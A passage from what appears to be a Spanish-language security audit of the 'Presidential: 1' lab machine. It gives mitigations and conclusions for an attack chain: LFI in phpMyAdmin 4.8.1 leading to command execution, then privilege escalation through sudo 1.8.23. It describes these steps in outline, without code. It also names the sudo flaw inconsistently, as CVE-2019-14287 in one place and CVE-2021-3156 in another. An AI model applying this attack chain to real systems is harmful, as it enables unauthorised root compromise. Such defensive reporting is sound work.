PhpMyAdmin es una herramienta popular para administrar bases de datos MySQL a través de una interfaz web. Sin embargo, la versión 4.8.1 de PhpMyAdmin tiene una vulnerabilidad conocida que permite a un atacante ejecutar código arbitrario en el servidor web donde esta alojado.

Para corregir esta vulnerabilidad es necesario actualizar la versión más reciente de PhpMyAdmin (actualmente, la versión 5.2.3). Si por alguna razón no es posible actualizar a la última versión, se pueden tomar algunas medidas para mitigar el riesgo de explotación:

- Corregir el código de '**index.php**' para que la variable '**target**' proporcionada por el usuario este bien controlada




Imagen 17: Parámetro target vulnerable a LFI

- En lugar de permitir que el usuario especifique cualquier archivo que desee incluir, definir una lista de archivos permitidos y comprobar que el valor pasado al parámetro '**target**' esté en la lista antes de incluir el archivo

7.2. sudo 1.8.23 vulnerable

Sudo es una utilidad que permite a usuarios ejecutar comandos con privilegios de otros usuarios (normalmente root) de forma controlada. La versión 1.8.23 de sudo contiene vulnerabilidades conocidas (CVE-2019-14287 y otras similares) que pueden permitir a un atacante ejecutar comandos con privilegios de root incluso si no tiene permisos completos, aprovechando errores en la validación de los IDs de usuario.

Riesgos:

- Escalada de privilegios local: un usuario con acceso limitado podría ejecutar comandos como root.
- Posibilidad de comprometer la integridad del sistema, incluyendo modificación de archivos críticos y obtención de contraseñas.
- Afecta la seguridad de cualquier servicio que dependa de sudo para separación de privilegios.

Medidas de mitigación:

- Actualizar sudo a la versión más reciente disponible (actualmente 1.9.17p2) para corregir las vulnerabilidades conocidas.
- Revisar y limitar el archivo `/etc/sudoers`:
  - Evitar configuraciones que permitan el uso de "ALL" para usuarios no confiables.
  - No permitir que los usuarios ejecuten comandos arbitrarios como root.
- Implementar monitoreo de uso de sudo mediante logs (`/var/log/auth.log`) y alertas de comportamiento anómalo.
- Considerar el uso de herramientas de auditoría como `sudo -l` para revisar regularmente los privilegios asignados a cada usuario.

8. Conclusiones

Durante la auditoría de seguridad realizada a la máquina **Presidential: 1**, se identificaron múltiples vulnerabilidades críticas que permitieron comprometer de forma progresiva el sistema, desde el acceso inicial hasta la obtención de privilegios de superusuario.

La explotación de una versión vulnerable de **PhpMyAdmin 4.8.1**, accesible a través del subdominio **datasafe.votenow.local**, permitió la ejecución remota de comandos mediante una vulnerabilidad de tipo **LFI**, logrando así acceso al servidor con el usuario **apache**. Este acceso inicial fue facilitado además por la exposición de un archivo de backup que contenía credenciales reutilizadas de la base de datos.

Una vez obtenido acceso al sistema, se identificó que el binario `sudo` correspondía a la versión **1.8.23**, vulnerable a **CVE-2021-3156 (Baron Samedit)**. Esta vulnerabilidad permitió realizar una escalada de privilegios local sin necesidad de credenciales adicionales, derivando en la creación de un usuario con **UID 0** y, por tanto, en el control total del sistema como superusuario.

El impacto de estas vulnerabilidades combinadas es **crítico**, ya que un atacante podría:

- Obtener acceso completo al sistema operativo.
- Comprometer la integridad y confidencialidad de la información almacenada.
- Modificar la configuración del sistema y establecer mecanismos de persistencia.

Se recomienda aplicar de manera inmediata las contramedidas propuestas, incluyendo la actualización de **PhpMyAdmin** y **sudo**, la eliminación de archivos sensibles expuestos, la revisión de configuraciones inseguras y la implementación de controles de monitorización y auditoría. La falta de aplicación de estas medidas supone un alto riesgo de compromiso total del servidor y de los datos alojados en él.